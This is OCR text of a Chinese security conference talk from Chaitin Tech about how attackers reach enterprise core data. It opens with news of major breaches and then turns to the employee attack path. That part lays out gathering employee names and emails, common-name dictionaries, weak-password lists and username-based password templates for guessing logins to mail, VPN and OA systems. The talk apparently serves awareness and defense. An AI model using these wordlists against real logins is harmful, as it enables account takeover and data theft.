长亭科技
CHAITIN.CN

通往企业核心数据之路

长亭科技 王依民

InfoQ

促进软件开发领域知识与创新的传播

关注InfoQ官方信息

及时获取QCon软件开发者大会演讲视频信息

ArchSummit 全球架构师峰会 2016

[北京站] 2016年12月2日-3日

咨询热线：010-89880682

QCon 全球软件开发大会

[北京站] 2017年4月16日-18日

咨询热线：010-64738142


个人简介

长亭科技
CHAITIN.CN

王依民 Valo
长亭科技 首席安全官
国内大量 CTF 冠军
Web 安全与渗透


企业的核心资产

长亭科技
CHAITIN.CN




企业的核心资产

长亭科技
CHAITIN.CN



企业的核心资产

长亭科技
CHAITIN.CN



核心资产受到威胁的后果

长亭科技
CHAITIN.CN

雅虎5亿数据泄露后续：Verizon或放弃48亿美元收购计划

雅虎命运多舛，最终能否嫁入豪门又成谜团。

美国电信运营商 Verizon 在今年7月启动对雅虎的收购，预计花费48亿美元，明年完成收购。但雅虎自曝2014年遭黑客窃取 5 亿用户数据后，计划搁浅。Verizon 昨天公开向媒体表示，黑客事件严重影响到雅虎的估值，他们正考虑放弃对雅虎的收购。


「我认为我们已经有了充分理由相信，这次事件的影响是巨大的，」Verizon 法律顾问 Craig Silliman 在小型的圆桌会议上向多家媒体表示，这样的事情已经严重影响到雅虎的财务价值，使得收购雅虎显得不那么有吸引力。

之前曾有传闻 Verizon 希望降价 10 亿美元收购雅虎，但没有得到双方的证实。昨天 Verizon 首次就雅虎数据泄露事件表态，并且当即否认欲降价 10 亿美元收购雅虎。就 Verizon 目前的态度看，其认为雅虎的品牌价值贬值严重，对网民的吸引力不再那么强，双方需要回到谈判桌，重新商量收购问题。

核心资产受到威胁的后果

长亭科技
CHAITIN.CN

有网友爆料称，昨天有黑客在网上公开了知名网站CSDN的用户数据库，这是一次严重的暴库泄密事件，涉及到的账户总量高达600万个，我们部分同事确实也在泄漏的库里发现了自己的帐号。又到了修改密码的时候了：



核心资产受到威胁的后果

长亭科技
CHAITIN.CN

艾滋病感染者个人信息疑遭大面积泄露；中疾控称已报请公安部门立案侦查

新京报讯 （记者李丹丹 戴轩）近日，全国30省份275位艾滋病感染者称接到了诈骗电话，艾滋病感染者的个人信息疑似被大面积泄露。昨日，中国疾病预防控制中心相关负责人表示，已经报案，将积极配合公安部门尽快破案。

诈骗者掌握病人姓名、确诊时间等信息

核心资产受到威胁的后果

长亭科技
CHAITIN.CN

孟加拉央行被黑客盗转1.01亿美元

据悉，黑客入侵该国央行安全系统后，伪装成孟加拉官员，要求纽约联储转账

长亭科技
CHAITIN.CN

黑客达到目的的方式

越快越好

简单

员工

运维漏洞

应用漏洞

钓鱼、社会工程

复杂

员工

长亭科技
CHAITIN.CN


如何搜集员工账号

搜索引擎

网站业务

Github

找客服索要



员工

长亭科技
CHAITIN.CN

- QQ群
- 微博
- 公开信息

确定员工姓名、邮箱
或者域帐号（搜集资料寻找
企业命名规则）

王思聪
wang.sicong
sicong.wang
sc.wang
wang.sc
wangsicong
wangsc
wsc
……

员工

姓名字典

```
zhangwei
wangwei
wangfang
liwei
lina
zhangmin
lijing
wangjing
liuwei
wangxiuying
zhangli
lixiuying
wangli
zhangjing
zhangxiuying
liqiang
wangmin
limin
wanglei
liuyang
wangyan
wangyong
```

```
lijun
zhangyong
lijie
zhangjie
zhanglei
wangqiang
lijuan
wangjun
zhangyan
zhangtao
wangtao
liyan
wangchao
liming
liyong
wangjuan
liujie
liumin
lixia
lili
zhangjun
wangjie
zhangqiang
wangxiulan
```

长亭科技
CHAITIN.CN

员工

长亭科技
CHAITIN.CN

员工

长亭科技
CHAITIN.CN

员工信息无非就是进入内部系统

邮箱
OA
VPN
各类后台

员工

长亭科技
CHAITIN.CN

```
!@#$%^123456
asd123!@#
caonima!@#
abc!@#123
~!@#$%^&*
123!@#abc
zhang!@#123
!@#$%^&*(123
~!@#$%^&*()
1234!@#
yang123!@#
123zxc!@#
woaini520!@#
qaz123!@#
qq123456!@#
wangmeng!@#
123qaz!@#
!@#$%^&*12345678
!@#$zhangdawei12
!@#woaini1314
!@#123!@#
```


```
111qaz
123321qaz
12341qaz
1314521qaz
1qaz
1qaz!QAZ
1qaz1qaz
1qaz2WSX
1qaz2w
1qaz2wsx
1qaz2wsx,.
1qaz2wsx.
1qaz2wsx3
1qaz2wsx3e
1qaz2wsx3edc
1qaz2wsx3edc4rfv
1qaz@WSX
1qazxcvb
1qazxcvbnm,./
1qazxsw2
1qazxsw23edc
1qazxsw23edcvfr4
1qazzq
```

```
%username% = 用户名
%domain% = 公司域名

%username%%domain%
%username%@%domain%
%username%1
%username%12
%username%123
%username%1234
%username%12345
%username%123456
%username%@123
%username%8
%username%88
%username%888
%username%999
%username%666
%username%2013
%username%2014
%username%2013
%username%@2013
%username%@2014
%username%@2015
%username%!@#
```

